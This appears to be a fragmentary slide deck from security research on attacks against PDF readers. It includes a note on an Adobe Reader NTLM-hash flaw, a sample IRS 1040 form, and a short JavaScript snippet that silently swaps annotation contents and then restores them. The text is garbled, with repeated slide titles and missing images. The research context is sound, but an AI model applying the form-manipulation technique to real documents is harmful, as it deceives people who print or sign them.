
Share this article:



The zero-day flaw in Adobe Reader DC could allow bad actors to steal victims' NTLM hashes.

Source: Threatpost





# Overview

1. PDF Basics
2. Denial of Service
3. Information Disclosure
4. Data Manipulation
  - ▶ Form Modification, File Write Access, Content Masking
5. Code Execution
6. Evaluation

# Form Modification

# Form Modification

- Idea: victim obtains modified PDF form
- Attacker silently manipulates data (e.g., on printing)

https://pdf.wondershare.com/templates/1040-form-pdf-template-


## Free Download IRS 1040 Form


IRS 1040 Form

**1040** Department of the Treasury - Internal Revenue Service **2019** U.S. Individual Income Tax Return OMB No. 1545-0047 800 Tax Only - Do not write or staple in this space.

**Filing Status**  Single  Married filing jointly  Married filing separately (MFS)  Head of household (HOH)  Qualifying widow(er) (QW)  
Check only: If you checked the MFS box, enter the name of spouse. If you checked the HOH or QW box, enter the child's name if the qualifying person is a child but not your dependent. ▶


Your first name and middle initial	Last name	Your social security number
If joint return, spouse's first name and middle initial	Last name	Spouse's social security number
Home address (number and street). If you have a P.O. box, see instructions.		Age, sex.
City, town or post office, state, and ZIP code. If you have a foreign address, also complete spaces below (see instructions)		<b>Presidential Election Campaign.</b> Check here if you, or your spouse filing jointly, want to go to this fund. Checking this box will not change your tax or refund. <input type="checkbox"/> Yes <input type="checkbox"/> No





```

old_value = getAnnots()[i].contents;
getAnnots()[i].contents = "new value";
  
```




```


getAnnots()[i].contents = old_value;

```

# File Write Access








# Content Masking


## Spec ambiguities



# Content Masking

## Spec ambiguities


- PDF confusion



# Content Masking

## Spec ambiguities


- PDF confusion
- **Doc confusion**



# Content Masking

## Spec ambiguities

